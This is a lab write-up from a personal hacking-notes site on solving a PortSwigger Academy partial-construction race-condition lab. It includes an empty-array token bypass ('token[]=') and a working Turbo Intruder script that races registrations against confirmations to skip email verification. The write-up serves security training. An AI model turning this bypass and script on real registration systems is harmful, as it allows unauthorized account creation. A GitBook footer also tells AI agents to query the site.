> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/race-conditions/partial-construction-race-condition.md).
# Partial Construction Race Condition
Partial Construction Race Condition notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Partial Construction Race Conditions
#### Objective of the Lab
* The site offers a registration mechanism with **mail verification**.
* A **race condition** allows you to **bypass the check** and register with an arbitrary address.
* Final goal: **create an account**, log in, then **delete user `carlos`**.

#### Observed Context (registration)


* UI-side message:


Attempt to create an account with the email provided by the lab -> response:

Attempted with a compliant email, e.g. `jordan@ginandjuice.shop` → answer:
**“Please check your emails for your account registration link”**.
{% code overflow="wrap" %}
```bash
csrf=HggS13aIQlQSXW9Tdhh1NmOGrSYIalTN&username=wiener&email=wiener%40exploit-0ad00064047bcce1804a250e017f00f9.exploit-server.net&password=peter
```
{% endcode %}

#### Exploitation Analysis (resources/users.js)
In `users.js`, we see:
* The register form sends `username`, `email`, `password`.
* The email confirmation is made via a **POST** to:
* `POST /confirm?token=...`
* Token is extracted from the URL and injected into the action of the confirmation form.
Conclusion: validation depends on an endpoint **/confirm** with a **token** transmitted in query string.
```javascript
const createRegistrationForm = () => {
const form = document.getElementById('user-registration');
const usernameLabel = document.createElement('label');
usernameLabel.textContent = 'Username';
const usernameInput = document.createElement('input');
usernameInput.required = true;
usernameInput.type = 'text';
usernameInput.name = 'username';
const emailLabel = document.createElement('label');
emailLabel.textContent = 'Email';
const emailInput = document.createElement('input');
emailInput.required = true;
emailInput.type = 'email';
emailInput.name = 'email';
const passwordLabel = document.createElement('label');
passwordLabel.textContent = 'Password';
const passwordInput = document.createElement('input');
passwordInput.required = true;
passwordInput.type = 'password';
passwordInput.name = 'password';
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Register';
form.appendChild(usernameLabel);
form.appendChild(usernameInput);
form.appendChild(emailLabel);
form.appendChild(emailInput);
form.appendChild(passwordLabel);
form.appendChild(passwordInput);
form.appendChild(button);
}
const confirmEmail = () => {
const container = document.getElementsByClassName('confirmation')[0];
const parts = window.location.href.split("?");
const query = parts.length == 2 ? parts[1] : "";
const action = query.includes('token') ? query : "";
const form = document.createElement('form');
form.method = 'POST';
form.action = '/confirm?' + action;
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Confirm';
form.appendChild(button);
container.appendChild(form);
}
```

#### First Attempt and Blocking
* Attempt to force an empty confirmation:
```http
POST /confirm?token=token
```

* Answer: **Forbidden** → protected endpoint against empty token
#### Bypassing Protection (alternative interpretation)
New attempt:
```bash
/confirm?token[]=
```
* Answer: \*\*
* Interpretation: the backend no longer blocks as Forbidden, it \*\* processes the value\*\* (but indicates that it is an array).
#### Timing Observation

* The **register** request is slower:
* /\~ **199 ms**
The **confirm** request is faster:
* /\~ **78 ms**
Idea: **bomb** `/confirm?token[]=` during the window where the account is being created, to trigger a confirmation at the wrong time
### Exploitation
#### Method 1 — Intruder (competition)


1. Send the `POST /confirm?token[]=` request to Intruder.
* Configure sending as **competitive requests** (e.g. 10).
* During this spam, from Repeater (or browser), create several accounts:
* `test1`, `test2`, `test3`,... `test7`

Check responses toIntruder:
* One of the answers ends up returning **200**

Try to connect with test accounts:
* Observed success (e.g. `test2`).
#### Method 2 — Turbo Intruder (Race Single Packet Attack)

1. Select a query and send it to **Turbo Intruder**.

* Choose the **race / single-packet** attack.
Use this script:
Script principle (as applied here):

* File **several registrations** (`lol0..lol19` users)
* Query **many confirmations** (`/confirm?token[]=`)
* Open the gate to trigger the race condition.
```python
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
confirmation_email = '''POST /confirm?token[]= HTTP/2
Host: 0a0700db04dacc3080b6262500af004e.web-security-academy.net
Cookie: phpsessionid=sOwKShdkHig4oxnUpwlWZ82vFl6rwdom
Content-Length: 0
'''
gate_name = "race1"
for i in range(20):
username = "lol" + str(i)
engine.queue(target.req, [username], gate=gate_name)
for j in range(50):
engine.queue(confirmation_email, [], gate=gate_name)
engine.openGate(gate_name)
def handleResponse(req, interesting):
table.add(req)
```
#### Expected Result
* At least one account is created **as if email was confirmed** (without owning the token).
* You can then connect with this account, then use the account features to reach the lab objective (deletion of `carlos`).
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/race-conditions/partial-construction-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.